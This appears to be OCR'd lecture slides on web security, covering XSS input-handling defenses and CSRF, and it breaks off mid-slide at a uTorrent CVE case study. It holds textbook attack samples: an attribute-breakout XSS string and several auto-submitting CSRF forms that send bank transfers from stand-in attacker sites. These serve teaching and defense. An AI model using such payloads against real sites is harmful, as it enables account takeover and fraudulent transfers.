  Secure input handling needs to be performed differently depending on where in a page the user input is inserted.

- **Inbound/outbound**


  Secure input handling can be performed either when your website receives the input (inbound) or right before your website inserts the input into a page (outbound).

- **Client/server**

  Secure input handling can be performed either on the client-side or on the server-side, both of which are needed under different circumstances.

1. Encoding

- Encoding is the act of escaping user input so that the browser interprets it only as data, not as code.
- The most recognizable type of encoding in web development is HTML escaping, which converts characters like < and > into &lt; and &gt;, respectively.
- If the user input were the string <script>...</script>, the resulting HTML would be as follows



```
<html>
Latest comment:
&lt;script&gt;...&lt;/script&gt;
</html>
```

2. Validation

- Validation is the act of filtering user input so that all malicious parts of it are removed, without necessarily removing all code in it. One of the most recognizable types of validation in web development is allowing some HTML elements (such as <em> and <strong>) but disallowing others (such as <script>)
- There are two main characteristics of validation that differ between implementations:


- Classification strategy

  User input can be classified using either blacklisting or whitelisting.
- Validation outcome

  User input identified as malicious can either be rejected or sanitized.

3. Input handling contexts


- There are many contexts in a web page where user input might be inserted. For each of these, specific rules must be followed so that the user input cannot break out of its context and be interpreted as malicious code. Below are the most common contexts:



Context	Example code
HTML element content	`<div>userInput</div>`
HTML attribute value	`<input value="userInput">`
URL query value	`http://example.com/?parameter=userInput`
CSS value	`color: userInput`
JavaScript value	`var name = "userInput";`


Input handling contexts

- In all of the contexts described, an XSS vulnerability would arise if user input were inserted before first being encoded or validated. An attacker would then be able to inject malicious code by simply inserting the closing delimiter for that context and following it with the malicious code.
- For example, if at some point a website inserts user input directly into an HTML attribute, an attacker would be able to inject a malicious script by beginning his input with a quotation mark



Application code	`<input value="userInput">`
Malicious string	`"><script>...</script><input value="`
Resulting code	`<input value=""><script>...</script><input value="">`

Input handling contexts



Context	Method/property
HTML element content	`node.textContent = userInput`

HTML attribute value	`element.setAttribute(attribute, userInput)`
	or
	`element[attribute] = userInput`

URL query value	`window.encodeURIComponent(userInput)`
CSS value	`element.style.property = userInput`


4. Inbound/outbound Input Handling

- It might seem that XSS can be prevented by encoding or validating all user input as soon as your website receives it. This way, any malicious strings should already have been neutralized whenever they are included in a page, and the scripts generating HTML will not have to concern themselves with secure input handling.
- The problem is user input can be inserted into several contexts in a page. There is no easy way of determining when user input arrives which context it will eventually be inserted into, and the same user input often needs to be inserted into different contexts.
- Outbound is good option than inbound.

5. Where to perform secure input handling

- **In most modern web applications, user input is handled by both server-side code and client-side code. In order to protect against all types of XSS, secure input handling must be performed in both the server-side code and the client-side code.**
- **In order to protect against traditional XSS, secure input handling must be performed in server-side code. This is done using any language supported by the server.**
- **In order to protect against DOM-based XSS where the server never receives the malicious string (such as the fragment identifier attack described earlier), secure input handling must be performed in client-side code. This is done using JavaScript.**

XSS Defense – OWASP Defenses



- The best way to protect against XSS attacks:
  - Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
  - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - Adopt a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.


CSRF: Cross Site Request Forgery

Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious web site, email, blog, instant message, or program causes a user's web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. [OWASP]

Cross Site Request Forgery Attacks -Impact and Effects

- The impact of a successful CSRF attack is limited to the capabilities exposed by the vulnerable application.
  - For example, this attack could result in a transfer of funds, changing a password, or purchasing an item in the user's context.
- In effect, CSRF attacks are used by an attacker to make a target system perform a function via the target's browser without knowledge of the target user, at least until the unauthorized transaction has been committed.
- Victim’s privileges are important here.

CSRF Attack


Server Victim
1 establish session
4 send forged request (w/ cookie)
User Victim
2 visit server (or iframe)
3 receive malicious page
Attack Server


CSRF Attack

- **Example:**
  - User logs in to bank.com
    - Session cookie remains in browser state
  - User visits another site www.attacker.com which replies with:

```
<form name=F action=http://bank.com/BillPay.php>
 <input name=recipient  value=badguy>
 <script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled
- **Problem:**
  - cookie auth is insufficient when side effects occur

CSRF Attack



```
<form action=https://www.bank.com/transfer
  method=POST target=invisibleframe>
  <input name=recipient value=attacker>
  <input name=amount value=$100>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$100
Cookie:  SessionID=523FA4cd2E
```

Real Life Scenarios

- CSRF vulnerabilities have been known and in some cases exploited since 2001. Because it is carried out from the user's IP address, some website logs might not have evidence of CSRF. Exploits are under-reported, at least publicly, and as of 2007 there are few well-documented examples:
  - The Netflix website in 2006 had numerous vulnerabilities to CSRF, which could have allowed an attacker to perform actions such as adding a DVD to the victim's rental queue, changing the shipping address on the account, or altering the victim's login credentials to fully compromise the account.
  - The online banking web application of ING Direct was vulnerable to a CSRF attack that allowed illicit money transfers.
  - Popular video website YouTube was also vulnerable to CSRF in 2008 and this allowed any attacker to perform nearly all actions of any user.
  - McAfee was also vulnerable to CSRF and it allowed attackers to change their company system.

CSRF - Simple Requests


- The only allowed methods are:
  - GET
  - HEAD
  - POST
- What about the cookies?

GET/POST

- In HTTP GET the CSRF exploitation is trivial.
  - http://bank.com/xfer?amount=500&to=attacker

- HTTP POST has different vulnerability to CSRF, depending on detailed usage scenarios:
  - In simplest form of POST with data encoded as a query string (field1=value1&field2=value2) CSRF attack is easily implemented using a simple HTML form and anti-CSRF measures must be applied.

CSRF-POST



Attack example 2: CSRF with a form

On `evil.com` :

```
<form method="post" action="http://bank.com/trasfer">
    <input type="hidden" name="to" value="ciro">
    <input type="hidden" name="ammount" value="100">
    <input type="submit" value="Click to see cat photos">
</form>
```

If the user clicks the submit button, the browser will permit this. The SOP alone *does not forbid* this type of use.

It is the the SOP + synchronizer token pattern that prevents that from working.

Utorrent Case Study

- CVE-2008-6586
- Its web console accessible at localhost:8080 allowed mission-critical actions to be executed as a matter of simple GET request:
  - Force .torrent file download
